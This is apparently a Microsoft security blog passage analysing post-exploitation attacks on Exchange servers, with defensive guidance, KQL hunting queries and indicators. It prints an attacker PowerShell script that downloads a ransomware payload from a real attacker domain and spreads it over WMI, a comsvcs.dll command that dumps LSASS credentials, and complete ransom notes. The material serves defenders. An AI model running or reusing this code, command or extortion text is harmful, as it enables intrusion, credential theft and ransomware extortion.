


Download PowerShell
Download ransomware payload from DGA domain
Encrypt files
Leave decrypt_file.TxT (ransom note)
Exploitation
Drop web shells
Get list of systems via ping
Copy payload to other systems over WMI, or over PowerShell remoting
Exfiltrate data via web shell
Leave readme.txt (demand for ransom or stolen data will be leaked)

Figure 13. Pydomer post-exploitation activities

This access alone would be valuable to attackers for later attacks, similar to the credentials gained during their use of Pulse Secure VPN vulnerabilities. The highly privileged credentials gained from an Exchange system are likely to contain domain administrator accounts and service accounts with backup privileges, meaning these attackers could perform ransomware and exfiltration actions against the networks they compromised long after the Exchange Server is patched and even enter via different means.

On systems where the attackers did move to second-stage ransomware operations, they utilized a Python script compiled to an executable and the Python cryptography libraries to encrypt files. The attackers then executed a PowerShell script via their web shell that acts as a downloader and distribution mechanism for the ransomware.




```
function f1 {(Get-Random -Count 15 -InputObject ([char[]]'abcdefghijklmnopqrstuvwxyz')) -join ''}
$a1 = f1;
$a2 = (Get-WmiObject -Class Win32_NetworkAdapterConfiguration | Where-Object {$null -ne $_.DefaultIPGateway}).IPAddress | select-object -first 1;
$a5 = "\\$a2\C$\.$(($(pwd).ToString().split(':')[1]).ToString())\$a1";

function s1([string]$a3){$a4 = f1;
try {Copy-Item $a5 "\\$a3\C$\windows\system32\$a4.exe"}catch { return};
$a6 = "C:\windows\system32\$a4.exe";
try {invoke-WmiMethod -Class win32_Process -Name create -ArgumentList "$a6" -ComputerName $a3 2>$null;
}catch { Enter-PSSession -ComputerName $a3;
Invoke-Expression "$a6";
exit}}

function m3{i`wr "http://uiiuui.com/search/$(f1)" -OutFile $a1;
$x =(($a2).split(".")[0..2]-join'.')+'.';
(1..254 |ForEach-Object{Get-WmiObject Win32_PingStatus  -Filter "Address='$x$_' and Timeout=10 and ResolveAddressNames='true' and StatusCode=0"|Select-Object IPV4Address })|ForEach-Object {
try {[system.net.dns]::gethostentry($_.IPV4Address).HostName;
}catch {}}|ForEach-Object { s1($_)}};
```

Figure 14. PowerShell downloader and spreader used to get the Pydomer payload

The script fetches a payload from a site hosted on a domain generation algorithm (DGA) domain, and attempts to spread the payload throughout the network, first attempting to spread the payload over WMI using Invoke-WMIMethod to attempt to connect to systems, and falling back to PowerShell remoting with Enter-PSSession if that fails. The script is run within the context of the web shell, which in most instances is Local System, so this lateral movement strategy is unlikely to work except in organizations that are running highly insecure and unrecommended configurations like having computer objects in highly privileged groups.


The Pydomer ransomware is a Python script compiled to an executable and uses the Python cryptography libraries to encrypt files. The ransomware encrypts the files and appends a random extension, and then drops a ransom note named *decrypt_file.TxT*.



```
***************************
| We Are Back             ?
***************************

We hacked your (( Network )), and now all files, documents, images,
databases and other important data are safely encrypted using the strongest algorithms ever.
You cannot access any of your files or services .
But do not worry. You can restore everthing and get back business very soon ( depends on your actions )

before I tell how you can restore your data, you have to know certain things :

We have downloaded most of your data ( especially important data ) , and if you don't  contact us within 2 days, your data will be released to the public.

To see what happens to those who didn't contact us, just google : (  Blackkingdom Ransomware  )

***************************
| What  guarantees        ?
***************************

We understand your stress and anxiety. So you have a free opportunity to test our service by instantly decrypting one or two files for free
just send the files you want to decrypt to [redacted]

***************************************************
| How to contact us and recover all of your files  ?
***************************************************

The only way to recover your files and protect from data leaks, is to purchase a unique private key for you that we only posses .


[ + ] Instructions:

1- Send the decrypt_file.txt file to the following email ===> [redacted]

2- send the following amount of US dollars ( 10,000 ) worth of bitcoin to this address :

[ [redacted] ]

3- confirm your payment by sending the transfer url to our email address

4- After you submit the payment, the data will be removed from our servers, and the decoder will be given to you,
so that you can recover all your files.

## Note ##

Dear system administrators, do not think you can handle it on your own. Notify your supervisors as soon as possible.
By hiding the truth and not communicating with us, what happened will be published on social media and yet in news websites.

Your ID ==>
```

Figure 15. Pydomer ransom note

Interestingly, the attackers seem to have deployed a non-encryption extortion strategy. Following well-known ransomware groups like Maze and Egregor which leaked data for pay, the Pydomer hackers dropped an alternative *readme.txt* onto systems without encrypting files. This option might have been semi-automated on their part or a side effect of a failure in their encryption process, as some of the systems they accessed were test systems that showed no data exfiltration. The note should be taken seriously if encountered, as the attackers had full access to systems and were likely able to exfiltrate data.



```
We are Black KingDom Hackers
We hacked your (( Network )), and now all files, documents, images is Upload in our servers.
If you want to delete your files from us, you can do this step:
    - send the following amount of US dollars ( 10,000 ) worth of bitcoin: [redacted]
    - Connect with us [redacted]
The consequences of not paying within two days are very dire. Your files will be displayed for
sale on our Darknet website.
```

Figure 16. Pydomer extortion readme.txt

Credential theft, turf wars, and dogged persistence

If a server is not running in a least-privilege configuration, credential theft could provide a significant return on investment for an attacker beyond their initial access to email and data. Many organizations have backup agent software and scheduled tasks running on these systems with domain admin-level permissions. For these organizations, the attackers might be able to harvest highly privileged credentials without lateral movement, for example, using the COM services DLL as a living-off-the-land binary to perform a dump of the LSASS process:

```
"rundll32.exe" c:\windows\system32\comsvcs.dll MiniDump [PID of LSASS] c:\windows\temp\[filename].tmp full
```

Figure 17. Use of COM services DLL to dump LSASS process

The number of observed credential theft attacks, combined with high privilege of accounts often given to Exchange servers, means that these attacks could continue to impact organizations that don't fully remediate after a compromise even after patches have been applied. While the observed ransomware attempts were small-scale or had errors, there is still the possibility of more skillful groups utilizing credentials gained in these attacks for later attacks.

Attackers also used their access to perform extensive reconnaissance using built-in Exchange commandlets and *dsquery* to exfiltrate information about network configurations, user information, and email assets.

While Lemon Duck operators might have had the boldest method for removing other attackers from the systems they compromised, they were not the only attacker to do so. Others were observed cleaning up .aspx and .bat files to remove other attackers, and even rebuilding the WMI database by deleting .mof files and restarting the service. As the window on unpatched machines closes, attackers showed increased interest in maintaining the access to the systems they exploited. By utilizing “malwareless” persistence mechanisms like enabling RDP, installing Shadow IT tools, and adding new local administrator accounts, the attackers are hoping to evade incident response efforts that might focus exclusively on web shells, AV scans, and patching.

Defending against exploits and post-compromise activities

Attackers exploit the on-premises Exchange Server vulnerabilities in combination to bypass authentication and gain the ability to write files and run malicious code. The best and most complete remediation for these vulnerabilities is to update to a supported Cumulative Update and to install all security updates. Comprehensive mitigation guidance can be found here: https://aka.ms/ExchangeVulns.

As seen in the post-exploitation attacks discussed in this blog, the paths that attackers can take after successfully exploiting the vulnerabilities are varied and wide-ranging. If you have determined or have reason to suspect that these threats are present on your network, here are immediate steps you can take:

- Investigate exposed Exchange servers for compromise, regardless of their current patch status.
- Look for web shells via our guidance and run a full AV scan using the Exchange On-Premises Mitigation Tool.
- Investigate Local Users and Groups, even non-administrative users for changes, and ensure all users require a password for sign-in. New user account creations (represented by Event ID 4720) during the time the system was vulnerable might indicate a malicious user creation.
- Reset and randomize local administrator passwords with a tool like LAPS if you are not already doing so.
- Look for changes to the RDP, firewall, WMI subscriptions, and Windows Remote Management (WinRM) configuration of the system that might have been configured by the attacker to allow persistence.
- Look for Event ID 1102 to determine if attackers cleared event logs, an activity that attackers perform with *exe* in an attempt to hide their tracks.
- Look for new persistence mechanisms such as unexpected services, scheduled tasks, and startup items.
- Look for Shadow IT tools that attackers might have installed for persistence, such as non-Microsoft RDP and remote access clients.
- Check mailbox-level email forwarding settings (both *ForwardingAddress* and *ForwardingSMTPAddress* attributes), check mailbox inbox rules (which might be used to forward email externally), and check Exchange Transport rules that you might not recognize.

While our response tools check for and remove known web shells and attack tools, performing a full investigation of these systems is recommended. For comprehensive investigation and mitigation guidance and tools, see https://aka.ms/exchange-customer-guidance.

Additionally, here are best practices for building credential hygiene and practicing the principle of least privilege:

- Follow guidance to run Exchange in least-privilege configuration: https://adsecurity.org/?p=4119.
- Ensure service accounts and scheduled tasks run with the least privileges they need. Avoid widely privileged groups like domain admins and backup operators and prefer accounts with access to just the systems they need.
- Randomize local administrator passwords to prevent lateral movement with tools like LAPS.
- Ensure administrators practice good administration habits like Privileged Admin Workstations.
- Prevent privileged accounts like domain admins from signing into member servers and workstations using Group Policy to limit credential exposure and lateral movement.

Appendix

Microsoft Defender for Endpoint detection details

Antivirus

Microsoft Defender Antivirus detects exploitation behavior with these detections:

- Behavior:Win32/Exmann
- Behavior:Win32/IISExchgSpawnEMS
- Exploit:ASP/CVE-2021-27065
- Exploit:Script/Exmann
- Trojan:Win32/IISExchgSpawnCMD
- Behavior:Win32/IISExchgDropWebshell

Web shells are detected as:

- Backdoor:JS/Webshell
- Backdoor:PHP/Chopper
- Backdoor:ASP/Chopper
- Backdoor:MSIL/Chopper
- Trojan:JS/Chopper
- Trojan:Win32/Chopper
- Behavior:Win32/WebShellTerminal

Ransomware payloads and associated files are detected as:

- Trojan:BAT/Wenam – *xx.bat* behaviors
- Ransom:Win32/DoejoCrypt – DoejoCrypt ransomware
- Trojan:PowerShell/Redearps – PowerShell spreader in Pydomer attacks
- Ransom:Win64/Pydomer – Pydomer ransomware

Lemon Duck malware is detected as:

- Trojan:PowerShell/LemonDuck
- Trojan:Win32/LemonDuck

Some of the credential theft techniques highlighted in this report are detected as:

- Behavior:Win32/DumpLsass
- Behavior:Win32/RegistryExfil

Endpoint detection and response (EDR)

Alerts with the following titles in the security center can indicate threat activity on your network:

- Suspicious Exchange UM process creation
- Suspicious Exchange UM file creation
- Suspicious w3wp.exe activity in Exchange
- Possible exploitation of Exchange Server vulnerabilities
- Possible IIS web shell
- Possible web shell installation
- Web shells associated with Exchange Server vulnerabilities
- Network traffic associated with Exchange Server exploitation

Alerts with the following titles in the security center can indicate threat activity on your network specific to the DoejoCrypt and Pydomer ransomware campaign:

- DoejoCrypt ransomware
- Pydomer ransomware
- Pydomer download site

Alerts with the following titles in the security center can indicate threat activity on your network specific to the Lemon Duck botnet:

- LemonDuck Malware
- LemonDuck botnet C2 domain activity

The following behavioral alerts might also indicate threat activity associated with this threat:

- Possible web shell installation
- A suspicious web script was created
- Suspicious processes indicative of a web shell
- Suspicious file attribute change
- Suspicious PowerShell command line
- Possible IIS Web Shell
- Process memory dump
- A malicious PowerShell Cmdlet was invoked on the machine
- WDigest configuration change

- Sensitive information lookup
- Suspicious registry export

Advanced hunting

To locate possible exploitation activities in Microsoft Defender for Endpoint, run the following queries.

Processes run by the IIS worker process

Look for processes executed by the IIS worker process

```
// Broadly search for processes executed by the IIS worker process. Further investigation should be
performed on any devices where the created process is indicative of reconnaissance
DeviceProcessEvents
| where InitiatingProcessFileName == 'w3wp.exe'
| where InitiatingProcessCommandLine contains "MSExchange"
| where FileName !in~
("csc.exe","cvtres.exe","conhost.exe","OleConverter.exe","wermgr.exe","WerFault.exe","TranscodingService.exe")
| project FileName, ProcessCommandLine, InitiatingProcessCommandLine, DeviceId, Timestamp
```

Search for PowerShell spawned from the IIS worker process, observed most frequently in Lemon Duck with Base64 encoding to obfuscate C2 domains

```
DeviceProcessEvents
| where FileName =~ "powershell.exe"
| where InitiatingProcessFileName =~ "w3wp.exe"
| where InitiatingProcessCommandLine contains "MSExchange"
| project ProcessCommandLine, InitiatingProcessCommandLine, DeviceId, Timestamp
```

Tampering

Search for Lemon Duck tampering with Microsoft Defender Antivirus

```
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all ("Set-MpPreference", "DisableRealtimeMonitoring", "Add-
MpPreference", "ExclusionProcess")
| project ProcessCommandLine, InitiatingProcessCommandLine, DeviceId, Timestamp
```

Batch script actions

Search for batch scripts performing credential theft, as observed in DoejoCrypt infections

```
DeviceProcessEvents
| where InitiatingProcessFileName == "cmd.exe"
| where InitiatingProcessCommandLine has ".bat" and InitiatingProcessCommandLine has @"C:\Windows\Temp"
| where ProcessCommandLine has "reg save"
| project ProcessCommandLine, InitiatingProcessCommandLine, DeviceId, Timestamp
```

Look for evidence of batch script execution that leads to credential dumping

```
// Search for batch script execution, leading to credential dumping using rundll32 and the COM Services
DLL, dsquery, and makecab use
DeviceProcessEvents
| where InitiatingProcessFileName =~ "cmd.exe"
| where InitiatingProcessCommandLine has ".bat" and InitiatingProcessCommandLine has
@"\inetpub\wwwroot\aspnet_client\"
| where InitiatingProcessParentFileName has "w3wp"
| where FileName != "conhost.exe"
| project FileName, ProcessCommandLine, InitiatingProcessCommandLine, DeviceId, Timestamp
```

Suspicious files dropped under an aspnet_client folder

Look for dropped suspicious files like web shells and other components

```
// Search for suspicious files, including but not limited to batch scripts and web shells, dropped under
the file path C:\inetpub\wwwroot\aspnet_client\
DeviceFileEvents
```

```
| where InitiatingProcessFileName == "w3wp.exe"
| where FolderPath has "\\aspnet_client\\"
| where InitiatingProcessCommandLine contains "MSExchange"
| project FileName, FolderPath, InitiatingProcessCommandLine, DeviceId, Timestamp
```

Checking for persistence on systems that have been suspected as compromised

Search for creations of new local accounts

```
 DeviceProcessEvents
| where FileName == "net.exe"
| where ProcessCommandLine has_all ("user", "add")
| project ProcessCommandLine, InitiatingProcessCommandLine, DeviceId, Timestamp
```

Search for installation events that were used to download ScreenConnect for persistence

Note that this query may be noisy and is not necessarily indicative of malicious activity alone.

```
 DeviceProcessEvents
| where FileName =~ "msiexec.exe"
| where ProcessCommandLine has @"C:\Windows\Temp\"
| parse-where kind=regex flags=i ProcessCommandLine with @"C:\\Windows\\Temp\\" filename:string @".msi"
| project filename, ProcessCommandLine, InitiatingProcessCommandLine, DeviceId, Timestamp
```

Hunting for credential theft

Search for logon events related to services and scheduled tasks on devices that may be Exchange servers. The results of this query should be used to verify whether any of these users have privileged roles that might have enabled further persistence.

```
 let devices =
DeviceProcessEvents
| where InitiatingProcessFileName == "w3wp.exe" and InitiatingProcessCommandLine contains "MSExchange"
| distinct DeviceId;
//
DeviceLogonEvents
| where DeviceId in (devices)
| where LogonType in ("Batch", "Service")
| project AccountName, AccountDomain, LogonType, DeviceId, Timestamp
```

Search for WDigest registry key modification, which allows for the LSASS process to store plaintext passwords.

```
 DeviceRegistryEvents
| where RegistryValueName == "UseLogonCredential"
| where RegistryKey has "WDigest" and RegistryValueData == "1"
| project PreviousRegistryValueData, RegistryValueData, RegistryKey, RegistryValueName,
InitiatingProcessFileName, InitiatingProcessCommandLine, InitiatingProcessParentFileName, DeviceId,
Timestamp
```

Search for the COM services DLL being executed by rundll32, which can be used to dump LSASS memory.

```
 DeviceProcessEvents
| where InitiatingProcessCommandLine has_all ("rundll32.exe", "comsvcs.dll")
| project FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine,
InitiatingProcessParentFileName, DeviceId, Timestamp
```

Search for Security Account Manager (SAM) or SECURITY databases being saved, from which credentials can later be extracted.

```
 DeviceProcessEvents
| where FileName == "reg.exe"
| where ProcessCommandLine has "save" and ProcessCommandLine has_any ("hklm\\security", "hklm\\sam")
| project InitiatingProcessFileName, InitiatingProcessCommandLine, FileName, ProcessCommandLine,
InitiatingProcessParentFileName, DeviceId, Timestamp
```

Indicators

Selected indicators from attacks are included here, the threats may utilize files and network indicators not represented here.

Files (SHA-256)

The following are file hashes for some of the web shells observed during attacks:

- 201e4e9910dcdc8c4ffad84b60b328978db8848d265c0b9ba8473cf65dcd0c41
- 2f0bc81c2ea269643cae307239124d1b6479847867b1adfe9ae712a1d5ef135e
- 4edc7770464a14f54d17f36dc9d0fe854f68b346b27b35a6f5839adf1f13f8ea
- 511df0e2df9bfa5521b588cc4bb5f8c5a321801b803394ebc493db1ef3c78fa1
- 65149e036fff06026d80ac9ad4d156332822dc93142cf1a122b1841ec8de34b5
- 811157f9c7003ba8d17b45eb3cf09bef2cecd2701cedb675274949296a6a183d
- 8e90ed33c7ee82c0b64078ea36ec95f7420ba435c693b3b3dd728b494abf7dfc
- a291305f181e24fe7194154b4cd355ccb039d5765709c80999e392efec69c90a
- b75f163ca9b9240bf4b37ad92bc7556b40a17e27c2b8ed5c8991385fe07d17d0
- dd29e8d47dde124c7d14e614e03ccaab3ecaa50e0a0bef985ed59e98928bc13d

DoejoCrypt associated hashes:

- 027119161d11ba87acc908a1d284b93a6bcafccc012e52ce390ecb9cd745bf27
- 10bce0ff6597f347c3cca8363b7c81a8bff52d2ff81245cd1e66a6e11aeb25da
- 2b9838da7edb0decd32b086e47a31e8f5733b5981ad8247a2f9508e232589bff
- 904fbea2cd68383f32c5bc630d2227601dc52f94790fe7a6a7b6d44bfd904ff3
- bf53b637683f9cbf92b0dd6c97742787adfbc12497811d458177fdeeae9ec748
- e044d9f2d0f1260c3f4a543a1e67f33fcac265be114a1b135fd575b860d2b8c6
- fdec933ca1dd1387d970eeea32ce5d1f87940dfb6a403ab5fc149813726cbd65
- feb3e6d30ba573ba23f3bd1291ca173b7879706d1fe039c34d53a4fdcdf33ede

Lemon Duck associated hashes:

- 0993cc228a74381773a3bb0aa36a736f5c41075fa3201bdef4215a8704e582fc
- 3df23c003d62c35bd6da90df12826c1d3fdd94029bf52449ba3d89920110d5ec
- 4f0b9c0482595eee6d9ece0705867b2aae9e4ff68210f32b7425caca763723b9
- 56101ab0881a6a34513a949afb5a204cad06fd1034f37d6791f3ab31486ba56c
- 69ce57932c3be3374e8843602df1c93e1af622fc53f3f1d9b0a75b66230a1e2e
- 737752588f32e4c1d8d20231d7ec553a1bd4a0a090b06b2a1835efa08f9707c4
- 893ddf0de722f345b675fd1ade93ee1de6f1cad034004f9165a696a4a4758c3e
- 9cf63310788e97f6e08598309cbbf19960162123e344df017b066ca8fcbed719
- 9f2fe33b1c7230ec583d7f6ad3135abcc41b5330fa5b468b1c998380d20916cd
- a70931ebb1ce4f4e7d331141ad9eba8f16f98da1b079021eeba875aff4aeaa85
- d8b5eaae03098bead91ff620656b9cfc569e5ac1befd0f55aee4cdb39e832b09
- db093418921aae00187ae5dc6ed141c83614e6a4ec33b7bd5262b7be0e9df2cd
- dc612f5c0b115b5a13bdb9e86f89c5bfe232e5eb76a07c3c0a6d949f80af89fd
- f517526fc57eb33edb832920b1678d52ad1c5cf9c707859551fe065727587501
- f8d388f502403f63a95c9879c806e6799efff609001701eed409a8d33e55da2f
- fbeefca700f84373509fd729579ad7ea0dabdfe25848f44b2fbf61bf7f909df0

Pydomer associated hashes:

- 7e07b6addf2f0d26eb17f4a1be1cba11ca8779b0677cedc30dbebef77ccba382
- 866b1f5c5edd9f01c5ba84d02e94ae7c1f9b2196af380eed1917e8fc21acbbdc
- 910fbfa8ef4ad7183c1b5bdd3c9fd1380e617ca0042b428873c48f71ddc857db
- a387c3c5776ee1b61018eeb3408fa7fa7490915146078d65b95621315e8b4287
- b9dbdf11da3630f464b8daace88e11c374a642e5082850e9f10a1b09d69ff04f
- c25a5c14269c990c94a4a20443c4eb266318200e4d7927c163e0eaec4ede780a
- c4aa94c73a50b2deca0401f97e4202337e522be3df629b3ef91e706488b64908

Network indicators

Domains abused by Lemon Duck:

- down[.]sqlnetcat[.]com
- t[.]sqlnetcat[.]com
- t[.]netcatkit[.]com

Pydomer DGA network indicators:

- uiiuui[.]com/search/*
- yuuuuu43[.]com/vpn-service/*
- yuuuuu44[.]com/vpn-service/*
- yuuuuu46[.]com/search/*